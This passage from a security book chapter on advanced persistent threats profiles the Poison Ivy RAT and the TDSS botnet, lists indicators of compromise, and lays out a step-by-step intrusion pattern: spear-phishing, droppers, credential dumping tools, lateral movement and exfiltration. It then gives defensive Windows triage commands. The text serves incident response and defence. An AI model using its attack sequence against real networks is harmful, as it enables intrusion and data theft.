Ah yes, well, `nagios` has a valid shell (the default) of /bin/bash, and Jack just admitted that his password is guessable from the `gecos` field (his password was based on his first/last name). Given the default configuration for Sudo, it would be trivial for the attacker to guess Jack's password and then just execute `sudo su -`, for which we see evidence in Jack's history… game over.

And what about test-cgi.php?



Not a harmless PHP file clearly. We suspect this to be some kind of backdoor shell through PHP (which often has reverse Telnet capability, etc.), and we find this file to be consistent with the output from the Webacoo backdoor toolkit.

Summary of Linux APT Attack

Here is what we learned during our testing:

- We know attackers were able to gain root control of the host, and we think they got in through the Tomcat server with weak credentials.
- We found evidence of scripts and SUID shell binaries, so whoever the ATP is, they intend to keep access and have left themselves several ways to get back in (accounts, PHP shell, SUID shell, etc.).
- Our attacker is exploring the environment and looking for other targets.
- Given the advanced nature of tools like Metasploit Framework, a single compromised machine could easily be used as a *pivot host*, so an attacker could assess and exploit machines without having any tools installed on the compromised machine, and shells like Meterpreter are designed to run in memory, so never need to write anything to disk.

Poison Ivy

Popularity:	*10*
Simplicity:	*10*
Impact:	*9*
Risk Rating:	***10***

Poison Ivy has become a ubiquitous tool utilized by many attackers in APT campaigns. The malware was maintained publicly (poisonivy-rat.com/) until 2008; however, source code is readily available on the Internet for modification and creation of custom-purposed Trojans.

The most popular mechanism for deploying and installing Poison Ivy RAT is via spear-phishing e-mails with a Trojan dropper (often suffixed with a self-executing "7zip" extension). Many APT campaigns have involved the use of Poison Ivy RAT, including Operation Aurora, the RSA Attacks (blogs.rsa.com/rivner/anatomy-of-an-attack/), and Nitro (symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the_nitro_attacks.pdf). Figure 6-13 is an example of spear-phishing e-mail used in the Nitro attacks.

Poison Ivy is very similar to Gh0St in its functionality and operation by remote attackers; consequently, when used by APTs, the resulting incident response and investigation will reveal similar activity artifacts. When a user opens the attachment in the spear-phishing e-mail, the backdoor dropper is installed and calls out to a programmed address for updates and to notify the attackers that it is active—with system identifying information for the compromised host. Attackers then leverage that point of entry to infiltrate the organization. Some of the power of the Poison Ivy RAT isn't necessarily its backdoor capabilities, however, but rather the compound capabilities to also serve as a network proxy. You can see its management screen in Figure 6-14.




Figure 6-13 Sample spear-phishing e-mail related to Nitro attacks (Source: Symantec 2011)

Microsoft released a report detailing the functionality (and the threat) of the Poison Ivy RAT that gives you an idea of how widespread it has become since first being detected in 2005 (microsoft.com/download/en/details.aspx?displaylang=en&id=27871). As of October 2011, Microsoft reported that more than 16,000 computers had been detected by its Malicious Software Removal Tool (MSRT) as having the Poison Ivy Trojan backdoor RAT. For 2011, detections per month ranged between 4,000–14,000 with endpoint security products (for an estimated total of more than 58,000 computers in addition to the noted 16,000 detected by the MSRT). Those detections were across several industries and government services around the world.

It must be noted that because of its availability, Poison Ivy is often seen in simple "snatch-and-grab" compromises of computers. This helps to enforce the point that




Figure 6-14 Poison Ivy RAT management screen

malware by itself is not an APT and may not even indicate an APT. Rather, it is the evidence of persistent efforts by an attacker to access and observe or take information from an organization that indicates an APT.

TDSS (TDL1–4)

Popularity:	*5*
Simplicity:	*8*
Impact:	*9*
Risk Rating:	***8***

Since at least 2008, an advanced malware capability has emerged with networks estimated at more than 5 million compromised hosts serving criminal syndicate

operations around the world and related subscribers. The networks utilize a difficult-to-detect malware that employs a rootkit, with encrypted files and communications and command and control communications operated over a vast array of compromised hosts (as "private" or "anonymous" proxies), open proxies, and even P2P networks. That malware is known as *TDSS* and has variants known as *TDL 1, 2, 3, 4* and even derivatives known as *Zero Access* and *Purple Haze*.

Although TDSS doesn't operate as a RAT, it is used by attackers in APT campaigns directly or indirectly according to the functionality and use that subscribers are seeking (Figure 6-15). Foremost among these capabilities are the ease of compromise made possible by the numerous infection vectors used by droppers (application and server zero-day exploits, Black Hole Exploit kit, spear-phishing e-mails, viral worms via P2P/IM/NetBIOS shares, rogue DHCP servers, and so on) that not only infect computers but also help to expand the botnet.

The bot network is generally used as a *Malware As A Service* platform for subscribers to conduct varied activities, including distributed denial of service (DDoS) attacks, click fraud for advertising revenues, and to remotely install and execute additional backdoor Trojans (including password stealers, information stealers, RATs, reverse proxies, and reverse shells). Subscriptions are available through websites such as AWMProxy.net (aka AWMProxy.com), and can be generally, or specifically, targeted at compromised networks of computers in select companies.




Figure 6-15 TDSS Rent-a-botnet (Source: krebsonsecurity.com/2011/09/rent-a-bot-networks-tied-to-tdss-botnet/; other sources available on Google [intext:"The list of urgent proxies HTTP"])

Most APT campaigns utilize proxied network addresses or hosts to facilitate their C&C communications and to obfuscate attribution by host identification to their organizations (or personal identities). Subscriber networks of proxies including TDSS botnet hosts are being utilized by attackers to target, infiltrate, and deploy additional tools for ease-of-access (and speed of compromise). These advantages are being realized in more and more APT campaigns since 2011.

COMMON APTS INDICATORS

Contrary to popular belief, the majority of targeted attacks are not deliberate "hacking" of company systems. Instead, they are often initiated through "spear-phishing" of loosely targeted addresses (by domain crawling through public sources of information) or using viruses to compromise instant messaging applications to steal passwords. Other initiation vectors include instant messaging or any medium where a user can click a URL to a malicious site. APTs sometimes employ other social engineering methods and can also deliberately attack and penetrate systems by exploiting discovered vulnerabilities, such as SQL injection attacks to compromise vulnerable web servers. These latter methods are less common, however, as they are too visible and do not facilitate the attackers' goal of assimilating their access to the system through user actions rather than brute-force penetration.

We have observed a common set of indicators in the numerous APTs cases that analysts have investigated and have found the following phenomena indicative of an APT:

- Network communications utilizing SSL or private encryption methods, or sending and receiving base64-encoded strings
- Services registered to Windows NETSVCS keys and corresponding to files in the %SYSTEM% folder with DLL or EXE extensions and similar filenames as valid Windows files
- Copies of CMD.EXE as SVCHOST.EXE or other filenames in the %TEMP% folder
- LNK files referencing executable files that no longer exist
- RDP files referencing external IP addresses
- Windows Security Event Log entries of Types 3, 8, and 10 logons with external IP addresses or computer names that do not match organizational naming conventions
- Windows Application Event Log entries of antivirus and firewall stop and restart
- Web server error and HTTP log entries of services starting/stopping, administrative or local host logons, file transfers, and connection patterns with select addresses
- Antivirus/system logs of C:\, C:\TEMP, or other protected areas of attempted file creations
- PWS, Generic Downloader, or Generic Dropper antivirus detections

- Anomalous .bash_history, /var/logs, and service configuration entries
- Inconsistent file system timestamps for operating system binaries

The most common method of attack we have seen recently follows this general pattern:

1. A spear-phishing e-mail is delivered to address(es) in the organization.
2. A user opens the e-mail and clicks a link that opens the web browser or another application, such as Adobe Reader, Microsoft Word, Microsoft Excel, or Outlook Calendar. The link is redirected to a hidden address, with a base64-encoding key.
3. The hidden address refers to a "dropsite," which assesses the browser agent type for known vulnerabilities and returns a Trojan downloader. The Trojan downloader is usually temporarily located in `c:\documents and settings\<user>\local settings\temp` and automatically executes.
4. Upon execution, the downloader conveys a base64-encoded instruction to a different dropsite from which a Trojan dropper is delivered. The Trojan dropper is used to install a Trojan backdoor that is either:
   a. Packaged into the dropper and then deletes itself, and the Trojan backdoor begins beaconing out to the C&C server programmed into its binary

      or

   b. Requested from a dropsite (can be the same), according to system configuration details that the dropper communicates to the dropsite. Then the dropper deletes itself and the Trojan backdoor begins beaconing out to the C&C server programmed into its binary.
5. The Trojan dropper usually installs the Trojan backdoor to `c:\windows\system32` and registers the DLL or EXE in the `HKLM\System\<Controlset>\Services` portion of the registry,– usually as a `svchost.exe netsvcs -k` enabled service key (to run as a service and survive reboot).
6. The Trojan backdoor typically uses a filename that is similar to, but slightly different from, Windows filenames.
7. The Trojan backdoor uses SSL encryption for communications with its C&C server via a "cutout" or proxy server that routes the communications according to base64 instructions or passwords in the communication header. Often several proxies are used in transit to mask the path to the actual C&C server. The beacon is usually periodic, such as every five minutes or hours.
8. The attacker interacts with the Trojan backdoor via the proxy network, or occasionally directly from a C&C server. Communications are usually SSL encrypted, even if using nonstandard ports.
9. The attacker typically begins with Computername and User accounts listings to gain an understanding of the naming conventions used and then uses a pass-

the-hash or security dump tool (often HOOKMSGINA tools or GSECDUMP) to harvest local and active directory account information.

10. The attacker often uses service privilege escalation for initial reconnaissance to gain lateral movement in the network. For example, if an attacker exploits a vulnerable application (IE etc.) to gain local privileges, he or she often uses Scheduled Tasks to instantiate a command shell with administrative or service permissions. This is a known vulnerability in all Windows versions except Win 7 and commonly used; therefore, Scheduled Tasks are also important to review.
11. The attacker cracks the passwords offline and uses the credentials to perform reconnaissance of the compromised network via the Trojan backdoor, including network scans, shares, and services enumerations using DOS. This helps the attacker determine lateral access availability.
12. Once the lateral access across the network is determined, the attacker reverts to Windows administrative utilities such as MSTSC (RDP), SC, NET commands, and so on. If lateral access is impeded by network segmentation, the attacker often employs NAT proxy utilities.
13. When network lateral movement and reconnaissance activities have been completed, the attacker moves to a second stage and installs additional backdoor Trojans and reverse proxy utilities (such as HTRAN) to enable more direct access and establish egress points.
14. The egress points are used to collect and steal targeted proprietary information, usually in encrypted ZIP or RAR packages, often renamed as GIF files. Some artifacts that commonly appear related to these activities follow:

    - The backdoor Trojan with pseudo-Windows filenames
    - GSECDUMP or HOOKMSGINA
    - PSEXEC and other Sysinternals tools
    - HTRAN (on intranet systems) or ReDUH or ASPXSpy (on DMZ or web servers)
    - SVCHOST.EXE file in %TEMP% directory with a file size less than 300kb (this is a copy of cmd.exe that is created when an RDP session is established by the attacker with backdoor Trojans; the usual size of SVCHOST.EXE is ~5k)
    - LNK and PF files related to DOS commands used by the attacker
    - RDP and BMC files created or modified when the attacker moves around the network
    - Various log files, including HTTP and Error logs if ReDUH/ASPXSpy are used, and Windows Security Event Logs that show lateral network movement and so on.

APTs Detection

Several effective technical solutions are available to assist with detecting these types of attacks. However, the easiest method is a simple administrative procedure. For example, a logon script that creates a file system index (`c:\dir /a /s /TC > \index\%computername%_%date%.txt`) can be used for auditing changes made to the file system. Also, a simple differential analysis of related index files helps to identify suspect files for correlation and investigation across the enterprise. What's more, SMS rules that alert administrative logons (local and domain) to workstations and servers can help to define a pattern of activity or reveal useful information for investigating these incidents. And firewall or IDS rules that monitor for inbound RDP/VNC/CMD.EXE or administrative and key IT accounts can also be indicators of suspicious activity. Although these techniques sound simple, they are practical approaches used by incident managers and responders that have value in a corporate security program.

In addition, key detection technologies can help identify and combat these types of attacks, including the following:

- Endpoint security products, including antivirus, HIPS, and file system integrity checking
- File system auditing products for change control and auditing
- Network intelligence/defense products such as intrusion detection/prevention systems
- Network monitoring products for web gateway/filtering, such as SNORT/TCPDUMP
- Security Information/Events Management products with correlation and reporting databases

CAUTION The tools as prescribed here may already be compromised, or the system so compromised as to give false information when the tools are run. Therefore, follow these steps below caution and never rule out completely any given compromise simply due to a lack of positive information.

Run all commands from DOS prompt (run as Administrator) and write to a file (`>> %computername%_APT.txt`):

```
dir /a /s /od /tc c:\
```

1. Check %temp% (c:\documents and settings\<user>\local settings\temp) for .exe, .bat, .*z* files.
2. Check %application data% (c:\documents and settings\<user>\application data) for .exe, .bat, .*z* files.
3. Check %system% (c:\windows\system32) for .dll, .sys, and .exe files not in the installation (i386/winsxs/dllcache) directory or with a different date/size.

4. Check %system% (c:\windows\system32) for .dll, .sys, and .exe files with anomalous created dates.
5. Check c:\windows\system32\etc\drivers\hosts file for sizes greater than 734 bytes (standard).
6. Check c:\ for .exe and .*z* files.
7. Search for .rdp (connected from) and .bmc (connected to) history files by date/user profile.
8. Search for *.lnk and *.pf files by date/user profile.
9. Search c:\Recycler\ folders for *.exe, *.bat, *.dll, etc.
10. Compare results to network activities by date/time:

```
ipconfig /displaydns
```

11. Grep out FQDN and IP to a file:
12. Compare results to blacklist or lookup anomalies:

```
reg query hklm\software\microsoft\windows\currentversion\run /s
reg query hklm\software\microsoft\windows\currentversion\runonce /s
```

13. Check for any keys with %temp% or %application data% paths.
14. Check for anomalous keys in %system% or %program files% paths:

```
netstat -ano
```

15. Check for ESTABLISHED or LISTENING connections to external IPs.
16. Document PIDs to compare to `tasklist` results:

```
tasklist /m
```

17. Search for PID from `netstat` output and check for anomalous service names.
18. Check for anomalous *.exe and *.dll files:

```
at
schtasks
```

19. Check for anomalous scheduled (or `at`) jobs.
20. Check anomalous jobs for path and *.exe:

```
reg query HKLM\system\currentcontrolset\services /s /f ServiceDLL
```

21. Check for anomalous service names.
22. Check for anomalous service DLL paths or mismatched service names. If you run these commands on all hosts in a network and parse/load the results into a SQL database, you can perform an efficient analysis. An additional benefit is the provisioning of an enterprise "baseline" for later differential analysis when required.

APT Countermeasures

APTs take hold because a user mistakenly opens a document, clicks an Internet link, or executes a program, without knowing exactly what it will do to his or her system. Although we could cover every permutation of potential compromise vector for APTs in this chapter, we refer you to Chapter 12. In that chapter, you will find all the basics needed to prevent an APT from taking hold.

SUMMARY

The most dangerous type of cyber threat today is not the high-profile "hack" or "botnet" launched against an organization's systems, but rather an insidious, persistent intruder who means to fly below the radar screen and quietly explore and steal the contents of the target network. Known sometimes as an APT, this kind of low-profile but highly targeted threat is analogous to cyber-espionage as it provides ongoing access to protected institutional information. Such quiet yet dangerous intrusions are not limited in their scope. They can affect any company, government body, or nation, regardless of sector or geography.